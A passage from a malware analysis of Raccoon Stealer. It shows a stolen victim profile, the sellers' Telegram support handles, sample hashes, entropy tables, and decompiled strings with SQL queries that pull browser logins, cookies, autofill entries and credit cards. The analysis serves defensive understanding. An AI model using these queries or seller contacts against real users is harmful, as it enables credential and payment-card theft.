    - Time zone: +480 minutes from GMT
    - OS: Windows Server 2016 Datacenter
    - Architecture: x64
    - CPU: AMD EPYC 7K62 48-Core Processo (2 cores)
    - RAM: 4095 MB
    - Display size: 1920x1080
    - Display Devices:
        0) RDPUDD Chained DD

Installed applications:
    7-Zip 22.01 (x64)
    AdsPower Global 4.10.18
    Cloudbase-Init 1.1.2 1.1.2.0
    Google Chrome 110.0.5481.178
    搜狗输入法 12.3.0正式版 12.3.0.6377
```

Support Section

For those who have difficulties of any kind, support can be requested, strictly via Telegram, by accessing the "Support" section of the raccoon portal and clicking on one of the 4 telegram accounts listed on the page:



Support


raccoon
Telegram @slaughter_team

green
Telegram @gr33nl1ght

king
Telegram @miaranimator

newsup
Telegram @serveraddict

@slauther_team:




SLAUGHTER 🦝 GANG 🦝

@slaughter_team

No system is safe

@gr33nl1ght




Raccoon Stealer !!!CHECK BIO!!!

@gr33nl1ght

OTHER SUPPORTS @serveraddict

@miaranimator


t.me/miaranimator


Telegram

Miar Animator

@miaranimator

Other supps: @gr33nl1ght

@serveraddict


t.me/serveraddict

Telegram


Raccoon Serv

@serveraddict

Malware Analysis

The analyzed malware variants do not appear to be known at the OSINT level:

2.1.1.1.dll (MD5: b0a99b3fabf3d3c766cd6c6589dfe3e7)




b0a99b3fabf3d3c766cd6c6589dfe3e7

No matches found

Alternatively, do you want to locate your threat based on static, dynamic, content, attribution or other advanced IoC context? VT Intelligence allows you to search across VirusTotal's entire threat corpus using a myriad of modifiers, learn more.

`2.1.1.1.exe (MD5: 5b75248a42610c18825ff2065a60cd4f)`



5b75248a42610c18825ff2065a60cd4f

No matches found

Alternatively, do you want to locate your threat based on static, dynamic, content, attribution or other advanced IoC context? VT Intelligence allows you to search across VirusTotal's entire threat corpus using a myriad of modifiers, learn more.

The analyzed .exe sample (5b75248a42610c18825ff2065a60cd4f) contains within the .rdata section references to the different functions used to obtain the information stealing attributes and the enumeration configuration of the stolen attributes, such as URLs, Usernames and Passwords related to the stolen login data.

Among the most important functions, we highlight:

- InternetOpenW

- HttpSendRequestW


- InternetReadFile

- InternetOpenUrlASHGetSpecialFolderPathW

- RegQueryValueExW

- CryptStringToBinaryA

The analyzed sample does not have a high entropy coefficient, so there is no packing condition or code shuffling:




Entropy

Type: PE32
Offset: 00000000
Size: 0000ca00
Count: 100
Size: 00000205
Total: 6.03710
Status: not packed(75%)


Regions

Offset	Size	Entropy	Status	Name
00000000	00000400	2.02345	not packed	PE Header
00000400	0000ae00	5.96565	not packed	Section(0)['.text']
0000b200	00001600	4.96227	not packed	Section(1)['.rdata']
0000c800	00000200	0.02321	not packed	Section(2)['.data']


Interesting are the strings present in plain text within the malware. The "skeleton" of the "SystemInfo.txt" file with all the information about the victim machine, as well as references to Wallets and the use of sqlite3 to extract and save the information, is reproduced below:




```

/* WARNING: Globals starting with '_' overlap smaller symbols at the same address */

void FUN_004042e7(void)

{
  DAT_0040e4f0 = "tlgrm_";
  _DAT_0040e2c0 = "sgnl_";
  DAT_0040e4d0 = &DAT_0040c754;
  DAT_0040e2a4 = "grbr_";
  DAT_0040e55c = "dscrd_";
  DAT_0040e4c0 = "%s\tTRUE\t%s\t%s\t%s\t%s\t%s\n";
  DAT_0040e4d8 = "URL:%s\nUSR:%s\nPASS:%s\n";
  DAT_0040e304 = "\t\t%d) %s\n";
  DAT_0040e584 = "\t- Locale: %s\n";
  DAT_0040e2f4 = "\t- OS: %s\n";
  DAT_0040e4ac = "\t- RAM: %d MB\n";
  DAT_0040e298 = "\t- Time zone: %c%ld minutes from GMT\n";
  DAT_0040e518 = "\t- Display size: %dx%d\n";
  DAT_0040e4dc = &DAT_0040c814;
  DAT_0040e544 = "\t- Architecture: x%d\n";
  DAT_0040e2dc = "\t- CPU: %s (%d cores)\n";
  DAT_0040e3b0 = "\t- Display Devices:\n%s\n";
  DAT_0040e4e4 = "formhistory.sqlite";
```



```
  DAT_0040e2d4 = &DAT_0040c88c;
  DAT_0040e274 = &DAT_0040c890;
  DAT_0040e3d4 = &DAT_0040c894;
  DAT_0040e284 = &DAT_0040c898;
  DAT_0040e2a0 = "logins.json";
  DAT_0040e4bc = "\\autofill.txt";
  DAT_0040e4ec = "\\cookies.txt";
  DAT_0040e50c = "\\passwords.txt";
  DAT_0040e480 = &DAT_0040c8d8;
  DAT_0040e52c = &DAT_0040c8dc;
  DAT_0040e458 = &DAT_0040c8e0;
  DAT_0040e4a0 = "Content-Type: application/x-www-form-urlencoded; charset=utf-8";
  DAT_0040e4e8 = "Content-Type: multipart/form-data; boundary=";
  DAT_0040e460 = "Content-Type: text/plain;";
  DAT_0040e504 = "User Data";
  DAT_0040e3a0 = "wallets";
  DAT_0040e578 = "wlts_";
  DAT_0040e48c = &DAT_0040c98c;
  DAT_0040e524 = "scrnsht_";
  DAT_0040e484 = "sstmnfo_";
  DAT_0040e490 = "token:";
  DAT_0040e474 = "nss3.dll";
  DAT_0040e260 = "sqlite3.dll";
  DAT_0040e56c = "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion";
```




```
DAT_0040e228 = "sqlite3_close";
DAT_0040e25c = "sqlite3_step";
DAT_0040e1e0 = "sqlite3_finalize";
DAT_0040e1b8 = "sqlite3_column_text16";
DAT_0040e248 = "sqlite3_column_bytes16";
DAT_0040e1a8 = "sqlite3_column_blob";
DAT_0040e214 = "SELECT origin_url, username_value, password_value FROM logins";
DAT_0040e23c =
"SELECT host_key, path, is_secure , expires_utc, name, encrypted_value FROM cookies";
DAT_0040e1ec = "SELECT name, value FROM autofill";
DAT_0040e370 = "pera ";
DAT_0040e360 = "Stable";
DAT_0040e478 = "SELECT host, path, isSecure, expiry, name, value FROM moz_cookies";
DAT_0040e264 = "SELECT fieldname, value FROM moz_formhistory";
DAT_0040e2e8 = "cookies.sqlite";
DAT_0040e2a8 = "machineId=";
DAT_0040e438 = "&configId=";
DAT_0040e38c = "\"encrypted_key\":\"";
DAT_0040e49c = "stats_version\":\"";
DAT_0040e4c8 = "Content-Type: application/x-object";
DAT_0040e534 = "Content-Disposition: form-data; name=\"file\"; filename=\"";
DAT_0040e4f4 = &DAT_0040ccb0;
DAT_0040e40c = &DAT_0040ccb4;
DAT_0040e2c8 = &DAT_0040ccbc;
```




```
DAT_0040e3e4 = "DeleteObject";
DAT_0040e57c = "GetObjectW";
DAT_0040e2fc = "SelectObject";
DAT_0040e530 = "SetStretchBltMode";
DAT_0040e3f4 = "StretchBlt";
DAT_0040e1d0 =
"SELECT name_on_card, card_number_encrypted, expiration_month, expiration_year FROM credit_cards";
DAT_0040e428 = "Cookies";
DAT_0040e3dc = "Network\\Cookies";
DAT_0040e3d0 = "NUM:%s\nHOLDER:%s\nEXP:%s/%s\n";
DAT_0040e3c8 = "\\CC.txt";
DAT_0040e320 = "NSS_Init";
DAT_0040e4b8 = "NSS_Shutdown";
DAT_0040e4fc = "PK11_GetInternalKeySlot";
DAT_0040e420 = "PK11_FreeSlot";
DAT_0040e510 = "PK11_Authenticate";
DAT_0040e564 = "PK11SDR_Decrypt";
DAT_0040e2bc = "SECITEM_FreeItem";
DAT_0040e450 = "hostname\":\"";
DAT_0040e440 = "\",\"httpRealm\":";
DAT_0040e348 = "encryptedUsername\":\"";
DAT_0040e3c0 = "\",\"encryptedPassword\":\"";
DAT_0040e444 = "\",\"guid\":";
DAT_0040e314 = "Profiles";
```

These are some queries for extracting credentials (username and password), cookies and auto-filled browser fields:



```
SELECT origin_url, username_value, password_value FROM logins
SELECT host_key, path, is_secure , expires_utc, name, encrypted_value FROM cookies
SELECT name, value FROM autofill
```



Save

Type

PE32

● File offset 0000bcb0

○ Virtual address 0040cab0

○ Relative virtual address 0000cab0


Mode	Endianness	Architecture
32-bit	LE	I386

Memory map

Offset	Address	Size	Name
00000000	00400000	00000400	PE Header
ffffffff	00400400	00000c00	PE Header
00000400	00401000	0000ae00	Section(0)['.text']
ffffffff	0040be00	00000200	Section(0)['.text']
0000b200	0040c000	00001600	Section(1)['.rdata']
ffffffff	0040d600	00000a00	Section(1)['.rdata']
0000c800	0040e000	00000200	Section(2)['.data']
ffffffff	0040e200	00000e00	Section(2)['.data']

Hex

```
Address    Hex                                              Symbols
0000:bcb0  73 71 6c 69 74 65 33 5f 63 6f 6c 75 6d 6e 5f 62  sqlite3_column_b
0000:bcc0  6c 6f 62 00 53 45 4c 45 43 54 20 6f 72 69 67 69  lob.SELECT origi
0000:bcd0  6e 5f 75 72 6c 2c 20 75 73 65 72 6e 61 6d 65 5f  n_url, username_
